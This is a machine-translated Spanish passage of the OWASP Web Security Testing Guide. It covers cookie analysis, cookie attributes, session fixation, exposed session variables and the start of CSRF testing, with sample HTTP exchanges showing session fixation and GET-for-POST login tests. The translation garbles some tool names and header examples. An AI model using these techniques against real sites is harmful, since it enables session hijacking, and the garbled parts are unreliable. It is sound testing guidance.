Ingeniería inversa de cookies

Ahora que el evaluador ha enumerado las cookies y tiene una idea general de su uso, es hora de echar un vistazo más profundo a las cookies que parecen interesantes. ¿Qué cookies le interesan al evaluador? Una cookie, para proporcionar un método seguro de gestión de sesión, debe combinar varias características, cada una de las cuales tiene como objetivo proteger la cookie de un diferente clase de ataques.

Estas características se resumen a continuación:

1. Imprevisibilidad: una cookie debe contener una cierta cantidad de datos difíciles de adivinar. Cuanto más difícil sea falsificar una cookie válida, más difícil será acceder a la sesión de un usuario legítimo. Si un atacante puede adivinar la cookie utilizada en una sesión activa de un usuario legítimo, podrá hacerse pasar por ese usuario por completo (secuestro de sesión). Para hacer que una cookie sea impredecible, se pueden utilizar valores aleatorios o criptografía.
2. Resistencia a la manipulación: una cookie debe resistir intentos maliciosos de modificación. Si el evaluador recibe una cookie como esta, es `IsAdmin=No` , trivial modificarla para obtener derechos administrativos, a menos que la aplicación realice una doble verificación (por ejemplo, agregando a la cookie un hash cifrado de su valor).
3. Caducidad: una cookie crítica debe ser válida solo durante un período de tiempo apropiado y luego debe eliminarse del disco o de la memoria para evitar el riesgo de que se reproduzca. Esto no se aplica a las cookies que almacenan datos no críticos que deben recordarse entre sesiones (por ejemplo, la apariencia del sitio).
4. `Bandera` segura : una cookie cuyo valor es crítico para la integridad de la sesión debe tener esta bandera habilitada para poder permitir su transmisión únicamente en un canal cifrado para disuadir las escuchas ilegales.

El enfoque aquí es recopilar una cantidad suficiente de instancias de una cookie y comenzar a buscar patrones en su valor.
El significado exacto de "suficiente" puede variar desde un puñado de muestras, si el método de generación de cookies es muy fácil de romper, hasta varios miles, si el evaluador necesita proceder con algún análisis matemático (por ejemplo, chi-cuadrado, atractores. Consulte más adelante para más información).

Es importante prestar especial atención al flujo de trabajo de la aplicación, ya que el estado de una sesión puede tener un gran impacto en las cookies recopiladas. Una cookie recopilada antes de la autenticación puede ser muy diferente de una cookie obtenida después de la autenticación.

Otro aspecto a tener en cuenta es el tiempo. Registre siempre la hora exacta en la que se obtuvo una cookie, cuando existe la posibilidad de que el tiempo desempeñe un papel en el valor de la cookie (el servidor podría usar una marca de tiempo como parte del valor de la cookie). La hora registrada podría ser la hora local o la marca de tiempo del servidor incluida en la respuesta HTTP (o ambas).

Al analizar los valores recopilados, el evaluador debe intentar descubrir todas las variables que podrían haber influido en el valor de la cookie e intentar variarlas una a la vez. Pasar al servidor versiones modificadas de la misma cookie puede resultar muy útil para comprender cómo la aplicación lee y procesa la cookie.

Ejemplos de controles que se realizarán en esta etapa incluyen:

- ¿Qué conjunto de caracteres se utiliza en la cookie? ¿Tiene la cookie un valor numérico? ¿alfanumérico? hexadecimal? ¿Qué sucede si el evaluador inserta en una cookie caracteres que no pertenecen al juego de caracteres esperado?
- ¿La cookie se compone de diferentes subpartes que contienen diferentes datos? ¿Cómo se separan las diferentes partes? ¿Con qué delimitadores? Algunas partes de la cookie podrían tener una variación mayor, otras podrían ser constantes y otras podrían asumir solo un conjunto limitado de valores. Descomponer la galleta en sus componentes base es el primer y fundamental paso.

Un ejemplo de cookie estructurada fácil de detectar es el siguiente:

```
ID=5a0acfc7ffeb919:CR=1:TM=1120514521:LM=1120514521:S=j3am5KzC4v01ba3q
```

Machine Translated by Google

Este ejemplo muestra 5 campos diferentes, que contienen diferentes tipos de datos:

- ID – hexadecimal
- CR – número entero pequeño
- TM y LM: entero grande. (Y curiosamente tienen el mismo valor. Vale la pena ver qué pasa modificando uno de ellos)
- S – alfanumérico

Incluso cuando no se utilizan delimitadores, tener suficientes muestras puede ayudar a comprender la estructura.

Ataques de fuerza bruta

Los ataques de fuerza bruta inevitablemente surgen de cuestiones relacionadas con la previsibilidad y la aleatoriedad. La variación dentro de los ID de sesión se debe considerar junto con la duración y los tiempos de espera de la sesión de la aplicación. Si la variación dentro de los ID de sesión es relativamente pequeña y la validez del ID de sesión es larga, la probabilidad de que un ataque de fuerza bruta tenga éxito es mucho mayor.

Una ID de sesión larga (o más bien una con mucha variación) y un período de validez más corto harían mucho más difícil tener éxito en un ataque de fuerza bruta.

- ¿Cuánto tiempo llevaría un ataque de fuerza bruta a todos los ID de sesión posibles?
- ¿El espacio de ID de sesión es lo suficientemente grande como para evitar la fuerza bruta? Por ejemplo, ¿es suficiente la longitud de la clave en comparación con la vida útil válida?
- ¿Los retrasos entre intentos de conexión con diferentes ID de sesión mitigan el riesgo de este ataque?

Pruebas y ejemplos de caja gris

Si el evaluador tiene acceso a la implementación del esquema de gestión de sesiones, puede comprobar lo siguiente:

- Token de sesión aleatoria

  El ID de sesión o la cookie emitida al cliente no deben ser fácilmente predecibles (no utilice algoritmos lineales basados en variables predecibles como la dirección IP del cliente). Se recomienda el uso de algoritmos criptográficos con una longitud de clave de 256 bits (como AES).

- Longitud del token

  El ID de sesión tendrá al menos 50 caracteres.

- Hora de término de la sesión

  El token de sesión debe tener un tiempo de espera definido (depende de la importancia de los datos administrados por la aplicación)

- Configuración de cookies:
  - no persistente: solo la memoria RAM es segura
  - (configurada solo en el canal HTTPS): Set-Cookie: cookie=datos; ruta=/; dominio=.aaa.it; seguro
  - Solo HTTP (no legible mediante un script): Set-Cookie: cookie=datos; ruta=/; dominio=.aaa.it; Sólo Http

Más información aquí: Prueba de atributos de cookies

Herramientas

- Proyecto de proxy de ataque OWASP Zed (ZAP) - cuenta con un mecanismo de análisis de token de sesión.
- Secuenciador de eructos
- JHijack de YEHG

Machine Translated by Google

Referencias

Libros blancos

- RFC 2965 “Mecanismo de gestión de estado HTTP”
- RFC 1750 “Recomendaciones de aleatoriedad para la seguridad”
- Michal Zalewski: “Atractores extraños y análisis de números de secuencia TCP/IP” (2001)
- Michal Zalewski: "Atractores extraños y análisis de números de secuencia TCP/IP - Un año después" (2002)
- Coeficiente de correlación
- atorinstalringblogo
- DMA[2005-0614a] - 'Desbordamiento de cookies del servidor global Hauri ViRobot'
- Gunter Ollmann: “Gestión de sesiones basada en web”
- Guía de revisión del código OWASP

Machine Translated by Google

Prueba de atributos de cookies

WSTG-SESS-02

Resumen

Las cookies web (en lo sucesivo denominadas cookies) suelen ser un vector de ataque clave para usuarios malintencionados (normalmente dirigidos a otros usuarios) y la aplicación siempre debe tomar las debidas diligencias para proteger las cookies.

HTTP es un protocolo sin estado, lo que significa que no contiene ninguna referencia a las solicitudes enviadas por el mismo usuario. Para solucionar este problema, se crearon sesiones y se agregaron a las solicitudes HTTP. Los navegadores, como se analizó en las pruebas de almacenamiento del navegador, contienen una multitud de mecanismos de almacenamiento. En esa sección de la guía, cada uno se analiza detalladamente.

El mecanismo de almacenamiento de sesiones más utilizado en los navegadores es el almacenamiento de cookies. Las cookies pueden ser configuradas por el servidor, incluyendo un Set-Cookie encabezado en la respuesta HTTP o mediante JavaScript. Las cookies se pueden utilizar por multitud de motivos, como por ejemplo:

- gestión de sesiones
- personalización
- seguimiento

Para proteger los datos de las cookies, la industria ha desarrollado medios para ayudar a bloquear estas cookies y limitar su superficie de ataque. Con el tiempo las cookies se han convertido en un mecanismo de almacenamiento preferido de las aplicaciones web, ya que permiten una gran flexibilidad en su uso y protección.

Los medios para proteger las cookies son:

- Atributos de las cookies
- Prefijos de cookies

Objetivos de la prueba

- Asegúrese de que esté configurada la configuración de seguridad adecuada para las cookies.

Cómo probar

A continuación, se analizará una descripción de cada atributo y prefijo. El evaluador debe validar que la aplicación los esté utilizando correctamente. Las cookies se pueden revisar utilizando un proxy de interceptación o revisando el contenedor de cookies del navegador.

Atributos de las cookies

Atributo seguro

lo seguro El atributo le indica al navegador que solo envíe la cookie si la solicitud se envía a través de un canal seguro como HTTPS . Esto ayudará a proteger la cookie para que no se pase en solicitudes no cifradas. Si la aplicación puede ser accedido a través de HTTP y HTTPS , un atacante podría redirigir al usuario para que envíe su cookie como parte de solicitudes no protegidas.

Atributo HttpOnly

El HttpOnly El atributo se utiliza para ayudar a prevenir ataques como la pérdida de sesión, ya que no permite acceder a la cookie a través de un script del lado del cliente como JavaScript.

Machine Translated by Google

> Esto no limita toda la superficie de ataque de los ataques XSS, ya que un atacante aún podría enviar una solicitud en lugar del usuario, pero limita enormemente el alcance de los vectores de ataque XSS.

Atributo de dominio

El dominio El atributo se utiliza para comparar el dominio de la cookie con el dominio del servidor para el que se realiza la solicitud HTTP. Si el dominio coincide o si es un subdominio, a continuación se comprobará el atributo de ruta .

Tenga en cuenta que sólo los hosts que pertenecen al dominio especificado pueden configurar una cookie para ese dominio. Además, el atributo de dominio no puede ser un dominio de nivel superior (como .gov o .com) para evitar que los servidores establezcan cookies arbitrarias para otro dominio (como configurar una cookie para owasp.org). Si el atributo de dominio no está configurado, entonces el nombre de host del servidor que generó la cookie se utiliza como valor predeterminado del dominio .

Por ejemplo, si una aplicación establece una cookie en aplicación.midominio.com sin ningún atributo de dominio establecido, entonces la cookie se volverá a enviar para todas las solicitudes posteriores para aplicación.midominio.com y sus subdominios (como hacker.aplicación.midominio) . .com), pero no a otra aplicación.midominio.com . Si un desarrollador quisiera aliviar esta restricción, podría establecer el atributo de dominio en midominio.com . En este caso, la cookie se enviaría a todas las solicitudes de subdominios app.mydomain.com y mydomain.com , como hacker.app.mydomain.com e incluso bank.mydomain.com . Si había un servidor vulnerable en un subdominio (por ejemplo, otra aplicación.midominio.com) y el atributo de dominio se ha configurado de manera demasiado vaga (por ejemplo, midominio.com), entonces el servidor vulnerable podría usarse para recolectar cookies (como tokens de sesión) en todo el alcance de midominio.com .

Atributo de ruta

El camino El atributo juega un papel importante en la configuración del alcance de las cookies junto con el dominio . Además del dominio, se puede especificar la ruta URL para la que la cookie es válida. Si el dominio y la ruta coinciden, se enviará la cookie en la solicitud. Al igual que con el atributo de dominio, si el atributo de ruta se establece de manera demasiado laxa, la aplicación podría quedar vulnerable a ataques de otras aplicaciones en el mismo servidor. Por ejemplo, si el atributo de ruta se estableció en la raíz del servidor web / , Luego, las cookies de la aplicación se enviarán a cada aplicación dentro del mismo dominio (si hay varias). la aplicación reside en el mismo servidor). Un par de ejemplos para múltiples aplicaciones en el mismo servidor:

- ruta=/banco
- ruta=/privado
- ruta=/docs
- ruta=/docs/admin

Atributo caduca

El expira atributo se utiliza para:

- establecer cookies persistentes
- que limiten la vida útil si una sesión dura demasiado tiempo
- eliminar una cookie con fuerza configurándola en una fecha pasada

A diferencia de las cookies de sesión, El navegador utilizará cookies persistentes hasta que caduquen. Una vez que la fecha de caducidad haya superado el tiempo establecido, el navegador eliminará la cookie.

Atributo del mismo sitio

El mismo sitio El atributo se utiliza para afirmar que una cookie no debe enviarse junto con solicitudes entre sitios. Esta característica permite al servidor mitigar el riesgo de fuga de información entre orígenes. En algunos casos, también se utiliza como estrategia de reducción de riesgos (o mecanismo de defensa en profundidad) para evitar ataques de falsificación de solicitudes entre sitios . Este atributo se puede configurar en tres modos diferentes:

- Estricto
- Flojo
- Ninguno

Valor estricto

Machine Translated by Google

El valor Strict es el uso más restrictivo de SameSite , lo que permite al navegador enviar la cookie solo al contexto de origen sin navegación de nivel superior. En otras palabras, los datos asociados con la cookie solo se enviarán en solicitudes que coincidan con el sitio actual que se muestra en la barra de URL del navegador. La cookie no se enviará en solicitudes generadas por sitios web de terceros. Este valor se recomienda especialmente para acciones realizadas en el mismo dominio. Sin embargo, puede tener algunas limitaciones con algunos sistemas de gestión de sesiones que afectan negativamente la experiencia de navegación del usuario. Dado que el navegador no enviará la cookie ante ninguna solicitud generada desde un dominio o correo electrónico de terceros, el usuario deberá iniciar sesión nuevamente incluso si ya tiene una sesión autenticada.

Valor laxo

El valor Lax es menos restrictivo que Strict . La cookie se enviará si la URL es igual al dominio de la cookie (propio), incluso si el enlace proviene de un dominio de terceros. La mayoría de los navegadores consideran que este valor es el comportamiento predeterminado, ya que proporciona una mejor experiencia de usuario que el valor Estricto . No se activa para recursos, como imágenes, donde es posible que no se necesiten cookies para acceder a ellos.

Ninguno Valor

El valor Ninguno especifica que el navegador enviará la cookie en solicitudes entre sitios (el comportamiento normal antes de la implementación de SamseSite) sólo si también se utiliza el atributo Seguro , por ejemplo , SameSite=None; Seguro . Es un valor recomendado, en lugar de no especificar ningún valor de SameSite , ya que obliga al uso del atributo seguro .

Prefijos de cookies

Por diseño, las cookies no tienen la capacidad de garantizar la integridad y confidencialidad de la información almacenada en ellas. Esas limitaciones hacen imposible que un servidor tenga confianza sobre cómo se configuraron los atributos de una cookie determinada en el momento de su creación. Para brindar a los servidores dichas funciones de forma compatible con versiones anteriores, la industria ha introducido el concepto de prefijos de nombres de cookies. para facilitar la transmisión de dichos detalles incrustados como parte del nombre de la cookie.

Prefijo de host

El anfitrión- prefijo espera que las cookies cumplan las siguientes condiciones:

1. La cookie debe estar configurada con el atributo Seguro .
2. La cookie debe configurarse desde un URI que el agente de usuario considere seguro.
3. Se envía únicamente al host que configuró la cookie y NO DEBE incluir ningún atributo de dominio .
4. La cookie debe configurarse con el atributo Ruta con un valor de / para que se envíe a cada solicitud al host.

Por este motivo, la cookie Set-Cookie: __Host-SID=12345; Seguro; Path=/ sería aceptado mientras que cualquiera de los siguientes siempre sería rechazado: Set-Cookie: __Host-SID=12345 Set-Cookie: __Host-SID=12345; Cookie de configuración segura: __Host-SID=12345; Dominio=sitio.ejemplo Establecer cookie: __Host-SID=12345; Dominio=sitio.ejemplo; Ruta=/ Establecer-Cookie: __Host-SID=12345; Seguro; Dominio=sitio.ejemplo; Ruta=/

Prefijo seguro

El __seguro- El prefijo es menos restrictivo y se puede introducir agregando la cadena que distingue entre mayúsculas y minúsculas __Secure- al nombre de la cookie. Se esperaría que cualquier cookie que coincida con el prefijo __Secure- cumpla las siguientes condiciones:

1. La cookie debe estar configurada con el atributo Seguro .
2. La cookie debe configurarse desde un URI que el agente de usuario considere seguro.

Prácticas sólidas

Según las necesidades de la aplicación y cómo debe funcionar la cookie, se deben aplicar los atributos y prefijos. El Cuanto más bloqueada esté la cookie, mejor.

Juntando todo esto, podemos definir la configuración de atributos de cookie más segura como: Set-Cookie: __Host-SID= <session token>; ruta=/; Seguro; Sólo Http; MismoSitio=Estricto .

Herramientas

Intercepción de proxy

Machine Translated by Google

- Proyecto de proxy de ataque OWASP Zed
- Suite de eructo de proxy web

Plugin para el navegador

- Datos de manipulación para FF Quantum
- “FireSheep” para Firefox
- “Editar esta cookie” para Chrome
- “Cookiebro - Administrador de cookies” para Firefox

Referencias

- RFC 2965 - Mecanismo de gestión de estado HTTP RFC 2616 -
- Protocolo de transferencia de hipertexto - HTTP 1.1 Cookies del mismo
- sitio - draft-ietf-httpbis-cookie-same-site-00
- El importante atributo "caduca" de Set-Cookie
- ID de sesión HttpOnly en URL y cuerpo de página

Machine Translated by Google

Pruebas de fijación de sesiones

ID
WSTG-SESS-03

Resumen

La fijación de sesiones está habilitada por la práctica insegura de preservar el mismo valor de las cookies de sesión antes y después de la autenticación. Esto suele ocurrir cuando las cookies de sesión se utilizan para almacenar información de estado incluso antes de iniciar sesión, por ejemplo, para agregar artículos a un carrito de compras antes de autenticarse para el pago.

En el exploit genérico de vulnerabilidades de fijación de sesión, un atacante puede obtener un conjunto de cookies de sesión del sitio web de destino sin autenticarse primero. Luego, el atacante puede forzar la instalación de estas cookies en el navegador de la víctima utilizando diferentes técnicas. Si la víctima luego se autentica en el sitio web de destino y las cookies no se actualizan al iniciar sesión, la víctima será identificada por las cookies de sesión elegidas por el atacante. Luego, el atacante puede hacerse pasar por la víctima con estas cookies conocidas.

Este problema se puede solucionar actualizando las cookies de sesión después del proceso de autenticación. Alternativamente, el ataque se puede prevenir garantizando la integridad de las cookies de sesión. Al considerar a los atacantes de red, es decir, los atacantes que controlan la red utilizada por la víctima, utilice HSTS completo. o agregue el prefijo `__Host-` / `__Secure-` al nombre de la cookie.

La adopción total de HSTS ocurre cuando un host activa HSTS para sí mismo y todos sus subdominios. Esto se describe en un artículo llamado Pruebas de fallas de integridad en sesiones web escrito por Stefano Calzavara, Alvise Rabitti, Alessio Ragazzo y Michele Bugliesi.

Objetivos de la prueba

- Analizar el mecanismo de autenticación y su flujo.
- Forzar las cookies y evaluar el impacto.

Cómo probar

En esta sección damos una explicación de la estrategia de prueba que se mostrará en la siguiente sección.

El primer paso es realizar una solicitud al sitio que se va a probar (por ejemplo, `www.example.com`). Si el evaluador solicita lo siguiente:

```
OBTENER / HTTP/1.1
Anfitrión: www.ejemplo.com
```

Obtendrán la siguiente respuesta:

```
HTTP/1.1 200 OK
Fecha: miércoles, 14 de agosto de 2008 08:45:11 GMT
Servidor: IBM_HTTP_Server
Configurar cookie: JSESSIONID=0000d8eyYq3L0z2fgq10m4v-rt4:-1; Ruta=/; Control de caché seguro: no-
cache="set-cookie,set-cookie2"
Vence: jueves, 01 de diciembre de 1994 16:00:00 GMT
Keep-Alive: timeout=5, max=100 Conexión:
Keep-Alive Tipo de contenido: text/
html;charset=Cp1254 Idioma del contenido: en-US
```

Machine Translated by Google

La aplicación establece un nuevo identificador de sesión, JSESSIONID=0000d8eyYq3L0z2fgq10m4v-rt4:-1 , para el cliente.

A continuación, si el evaluador se autentica exitosamente en la aplicación con la siguiente POST para https://www.example.com/authentication.php :

```
POST /authentication.php HTTP/1.1 Host:
www.example.com [...]

Referencia: http://www.example.com
Cookie: JSESSIONID=0000d8eyYq3L0z2fgq10m4v-rt4:-1 Tipo de
contenido: aplicación/x-www-form-urlencoded Longitud del
contenido: 57

Nombre=Meucci&wpContraseña=secreto!&wpLoginattempt=Iniciar sesión+in
```

El evaluador observa la siguiente respuesta del servidor:

```
HTTP/1.1 200 correcto
Fecha: jueves, 14 de agosto de 2008 14:52:58
GMT Servidor: Apache/2.2.2 (Fedora)
X-Powered-By: PHP/5.1.6
Idioma de contenido: en
Control de caché: privado, debe revalidar, edad máxima=0
Codificación de contenido X:
gzip Longitud de contenido:
4090 Conexión: cerrar
Tipo de contenido: texto/html; juego de caracteres = UTF-8
...
datos HTML
...
```

Como no se ha emitido ninguna cookie nueva tras una autenticación exitosa, el evaluador sabe que es posible realizar un secuestro de sesión a menos que se garantice la integridad de la cookie de sesión.

El evaluador puede enviar un identificador de sesión válido a un usuario (posiblemente usando un truco de ingeniería social), esperar a que se autentique y posteriormente verificar que se hayan asignado privilegios a esta cookie.

Prueba con cookies forzadas

Esta estrategia de prueba está dirigida a atacantes de red, por lo tanto, solo debe aplicarse a sitios sin adopción total de HSTS (los sitios con adopción total de HSTS son seguros, ya que todas sus cookies tienen integridad). Suponemos que tenemos dos cuentas de prueba en el sitio web bajo prueba, una para actuar como víctima y otra para actuar como atacante. Simulamos un escenario en el que el atacante fuerza en el navegador de la víctima todas las cookies que no se han emitido recientemente después de iniciar sesión y no tienen integridad. Después del inicio de sesión de la víctima, el atacante presenta las cookies forzadas al sitio web para acceder a la cuenta de la víctima: si son suficientes para actuar en nombre de la víctima, es posible fijar la sesión.

Estos son los pasos para ejecutar esta prueba:

1. Vaya a la página de inicio de sesión del sitio web.
2. Guarde una instantánea del tarro de galletas antes de iniciar sesión, excluyendo las cookies que contienen __Host- o __Secure- prefijo en su nombre.
3. Inicie sesión en el sitio web como víctima y acceda a cualquier página que ofrezca una función segura que requiera autenticación.
4. Coloque el tarro de galletas en la instantánea tomada en el paso 2.
5. Active la función segura identificada en el paso 3.
6. Observe si la operación del paso 5 se ha realizado correctamente. Si es así, el ataque tuvo éxito.
7. Limpie el tarro de galletas, inicie sesión como atacante y acceda a la página en el paso 3.
8. Escribe en el tarro de galletas, una a una, las cookies guardadas en el paso 2.

Machine Translated by Google

9. Active nuevamente la función segura identificada en el paso 3.
10. Limpia el tarro de galletas y vuelve a iniciar sesión como víctima.
11. Observe si la operación del paso 9 se ha realizado correctamente en la cuenta de la víctima. Si es así, el ataque fue exitoso; de lo contrario, el sitio está protegido contra la fijación de sesiones.

Recomendamos utilizar dos máquinas o navegadores diferentes para la víctima y el atacante. Esto le permite disminuir la cantidad de falsos positivos si la aplicación web toma huellas digitales para verificar el acceso habilitado desde una cookie determinada. Una variante más corta pero menos precisa de la estrategia de prueba sólo requiere una cuenta de prueba. Sigue los mismos pasos, pero se detiene en el paso 6.

Remediación

Implemente una renovación del token de sesión después de que un usuario se autentique correctamente.

La aplicación siempre debe invalidar primero el ID de sesión existente antes de autenticar a un usuario y, si la autenticación es exitosa, proporcionar otro ID de sesión.

Herramientas

- ZAP OWASP

Referencias

- Fijación de sesión
- Seguridad ACROS
- Chris Shiflett

Machine Translated by Google

Pruebas de variables de sesión expuestas

WSTG-SESS-04

Resumen

Los tokens de sesión (cookie, ID de sesión, campo oculto), si se exponen, normalmente permitirán a un atacante hacerse pasar por una víctima y acceder a la aplicación de forma ilegítima. Es importante que estén protegidos contra escuchas ilegales en todo momento, especialmente mientras están en tránsito entre el navegador del cliente y los servidores de aplicaciones.

La información aquí se relaciona con cómo se aplica la seguridad del transporte a la transferencia de datos confidenciales de ID de sesión en lugar de datos en general, y puede ser más estricta que las políticas de transporte y almacenamiento en caché aplicadas a los datos proporcionados por el sitio.

Utilizando un proxy personal, es posible determinar lo siguiente sobre cada solicitud y respuesta:

- Protocolo utilizado (p. ej., HTTP frente a HTTPS)
- Encabezados HTTP
- Cuerpo del mensaje (por ejemplo, POST o contenido de la página)

Cada vez que se pasan datos de ID de sesión entre el cliente y el servidor, se deben examinar el protocolo, la caché y las directivas y el cuerpo de privacidad. La seguridad del transporte aquí se refiere a los ID de sesión pasados en solicitudes GET o POST, cuerpos de mensajes u otros medios a través de solicitudes HTTP válidas.

Objetivos de la prueba

- Asegúrese de que se implemente el cifrado adecuado.
- Revise la configuración del almacenamiento en caché.
- Evaluar la seguridad del canal y los métodos.

Cómo probar

Pruebas de cifrado y reutilización de vulnerabilidades de tokens de sesión La protección contra escuchas

ilegales a menudo se proporciona mediante cifrado SSL, pero puede incorporar otros túneles o cifrado.
Cabe señalar que el cifrado o el hash criptográfico del ID de sesión deben considerarse por separado del cifrado de transporte, ya que lo que se protege es el ID de sesión en sí, no los datos que pueden estar representados por él.

Si un atacante puede presentar el ID de sesión a la aplicación para obtener acceso, entonces debe protegerse en tránsito para mitigar ese riesgo. Por lo tanto, se debe garantizar que el cifrado sea el predeterminado y se aplique para cualquier solicitud o respuesta en la que se pase el ID de sesión, independientemente del mecanismo utilizado (por ejemplo, un campo de formulario oculto). Se deben realizar comprobaciones simples, como reemplazar https:// por http:// durante la interacción con la aplicación, junto con la modificación de las publicaciones del formulario para determinar si se implementa una segregación adecuada entre los sitios seguros y no seguros.

Tenga en cuenta que si también hay un elemento en el sitio donde se rastrea al usuario con ID de sesión pero no hay seguridad (por ejemplo, anotar qué documentos públicos descarga un usuario registrado), es esencial que se utilice un ID de sesión diferente. Por lo tanto, el ID de sesión debe monitorearse cuando el cliente cambia de elementos seguros a elementos no seguros para garantizar una
Se utiliza uno diferente.

> Cada vez que la autenticación sea exitosa, el usuario debe esperar recibir:
>
> - Un token de sesión diferente

Machine Translated by Google

- Un token enviado a través de un canal cifrado cada vez que realizan una solicitud HTTP

Pruebas de proxy y vulnerabilidades de almacenamiento en caché

Los proxy también deben considerarse al revisar la seguridad de la aplicación. En muchos casos, los clientes accederán a la aplicación a través de servidores proxy corporativos, ISP u otros, o puertas de enlace con reconocimiento de protocolo (por ejemplo, cortafuegos). El protocolo HTTP proporciona directivas para controlar el comportamiento de los servidores proxy posteriores, y también se debe evaluar la implementación correcta de estas directivas.

En general, el ID de sesión nunca debe enviarse a través de un transporte no cifrado y nunca debe almacenarse en caché. La aplicación debe examinarse para garantizar que las comunicaciones cifradas sean las predeterminadas y se apliquen para cualquier transferencia de ID de sesión. Además, cada vez que se pasa el ID de sesión, deben existir directivas para evitar su almacenamiento en caché mediante cachés intermedias e incluso locales.

La aplicación también debe configurarse para proteger los datos en cachés a través de HTTP/1.0 y HTTP/1.1. RFC 2616 analiza los controles apropiados con referencia a HTTP. HTTP/1.1 proporciona una serie de mecanismos de control de caché.

`Cache-Control: no-cache` indica que un proxy no debe reutilizar ningún dato. Si bien `Cache-Control: Private` parece ser una directiva adecuada, aún permite que un proxy no compartido almacene datos en caché. En el caso de los cibercafés u otros sistemas compartidos, esto presenta un riesgo claro. Incluso en estaciones de trabajo de un solo usuario, el ID de sesión almacenado en caché puede quedar expuesto debido a un compromiso del sistema de archivos o del lugar donde se utilizan los almacenes de red. Los cachés HTTP/1.0 no reconocen el caché.
`Control: directiva sin caché` .

> Las directivas `Expires: 0` y `Cache-Control: max-age=0` deben usarse para garantizar aún más que los cachés no expongan los datos. Cada solicitud/respuesta que pasa datos de ID de sesión debe examinarse para garantizar que se estén utilizando las directivas de caché adecuadas.

Pruebas de vulnerabilidades GET y POST

En general, no se deben utilizar solicitudes GET, ya que el ID de sesión puede quedar expuesto en los registros de Proxy o Firewall. También son mucho más fáciles de manipular que otros tipos de transporte, aunque cabe destacar que casi cualquier mecanismo puede ser manipulado por el cliente con las herramientas adecuadas. Además, secuencias de comandos entre sitios (XSS) Los ataques se explotan más fácilmente enviando un enlace especialmente construido a la víctima. Esto es mucho menos probable si los datos se envían desde el cliente como POST.

Todo el código del lado del servidor que recibe datos de solicitudes POST debe probarse para garantizar que no acepte los datos si se envían como GET. Por ejemplo, considere la siguiente solicitud POST (http://owaspapp.com/login.asp) generada por un inicio de sesión página.

```
POST /login.asp HTTP/1.1 Host:
owaspapp.com [...]

Cookie: ASPSESSIONIDABCDEFG=ASKLJDLKJRELKHJG
Longitud del contenido: 51

Iniciar sesión=Nombre de usuario&contraseña=Contraseña&ID de sesión=12345678
```

Si login.asp está mal implementado, es posible iniciar sesión utilizando la siguiente URL:
`http://owaspapp.com/login.asp?Login=Nombre de usuario&contraseña=Contraseña&SessionID=12345678`

Los scripts del lado del servidor potencialmente inseguros se pueden identificar comprobando cada POST de esta manera.

Prueba de vulnerabilidades de transporte

Toda interacción entre el Cliente y la Aplicación debe probarse al menos según los siguientes criterios.

- ¿Cómo se transfieren los ID de sesión? por ejemplo, GET, POST, campo de formulario (incluidos los campos ocultos)
- ¿Los ID de sesión siempre se envían a través de transporte cifrado de forma predeterminada?
- ¿Es posible manipular la aplicación para enviar ID de sesión sin cifrar? por ejemplo, ¿cambiando HTTP a HTTPS?

Machine Translated by Google

- ¿Qué directivas de control de caché se aplican a las solicitudes/respuestas que pasan ID de sesión?
- ¿Estas directivas están siempre presentes? Si no, ¿dónde están las excepciones?
- ¿Se utilizan solicitudes GET que incorporan el ID de sesión?
- Si se utiliza POST, ¿se puede intercambiar con GET?

Referencias

Libros blancos

- RFC 2109 y 2965: Mecanismo de gestión del estado HTTP [D. Kristol, L. Montulli]
- RFC 2616 – Protocolo de transferencia de hipertexto: HTTP/1.1

Machine Translated by Google

Pruebas de falsificación de solicitudes entre sitios

ID
WSTG-SESS-05

Resumen

Falsificación de solicitudes entre sitios (CSRF) es un ataque que obliga a un usuario final a ejecutar acciones no deseadas en una aplicación web en la que está actualmente autenticado. Con un poco de ayuda de ingeniería social (como enviar un enlace por correo electrónico o chat), un atacante puede obligar a los usuarios de una aplicación web a ejecutar acciones que elija. Un exploit CSRF exitoso puede comprometer los datos y el funcionamiento del usuario final cuando se dirige a un usuario normal. Si el usuario final objetivo es la cuenta de administrador, un ataque CSRF puede comprometer toda la aplicación web.

CSRF se basa en:

1. Comportamiento del navegador web con respecto al manejo de información relacionada con la sesión, como cookies e información de autenticación HTTP.
2. El conocimiento que tiene un atacante de las URL, solicitudes o funciones válidas de las aplicaciones web.
3. Gestión de sesiones de aplicaciones basándose únicamente en la información conocida por el navegador.
4. Existencia de etiquetas HTML cuya presencia provoca el acceso inmediato a un recurso HTTP[S]; por ejemplo la imagen etiqueta `img` .

Los puntos 1, 2 y 3 son esenciales para que la vulnerabilidad esté presente, mientras que el punto 4 facilita la explotación real, pero no es estrictamente necesario.

1. Los navegadores envían automáticamente información utilizada para identificar la sesión de un usuario. Supongamos que el sitio es un sitio que aloja una aplicación web y el usuario víctima acaba de autenticarse en el sitio. En respuesta, el sitio envía a la víctima una cookie que identifica las solicitudes enviadas por la víctima como pertenecientes a la sesión autenticada de la víctima . Una vez que el navegador recibe la cookie configurada por el sitio, la enviará automáticamente junto con cualquier solicitud adicional dirigida al sitio.
2. Si la aplicación no utiliza información relacionada con la sesión en las URL, entonces se pueden identificar las URL de la aplicación, sus parámetros y valores legítimos. Esto se puede lograr mediante el análisis del código o accediendo a la aplicación y tomando nota de los formularios y URL integrados en HTML o JavaScript.
3. “Conocido por el navegador” se refiere a información como cookies o información de autenticación basada en HTTP (como autenticación básica y no autenticación basada en formularios), que el navegador almacena y posteriormente presenta en cada solicitud dirigida a un área de aplicación. solicitando esa autenticación. Las vulnerabilidades que se analizan a continuación se aplican a aplicaciones que dependen completamente de este tipo de información para identificar la sesión de un usuario.

En aras de la simplicidad, considere las URL accesibles GET (aunque la discusión también se aplica a las solicitudes POST). Si la víctima ya se ha autenticado, enviar otra solicitud hace que la cookie se envíe automáticamente con ella.
La siguiente figura ilustra al usuario accediendo a una aplicación en www.example.com .

Machine Translated by Google

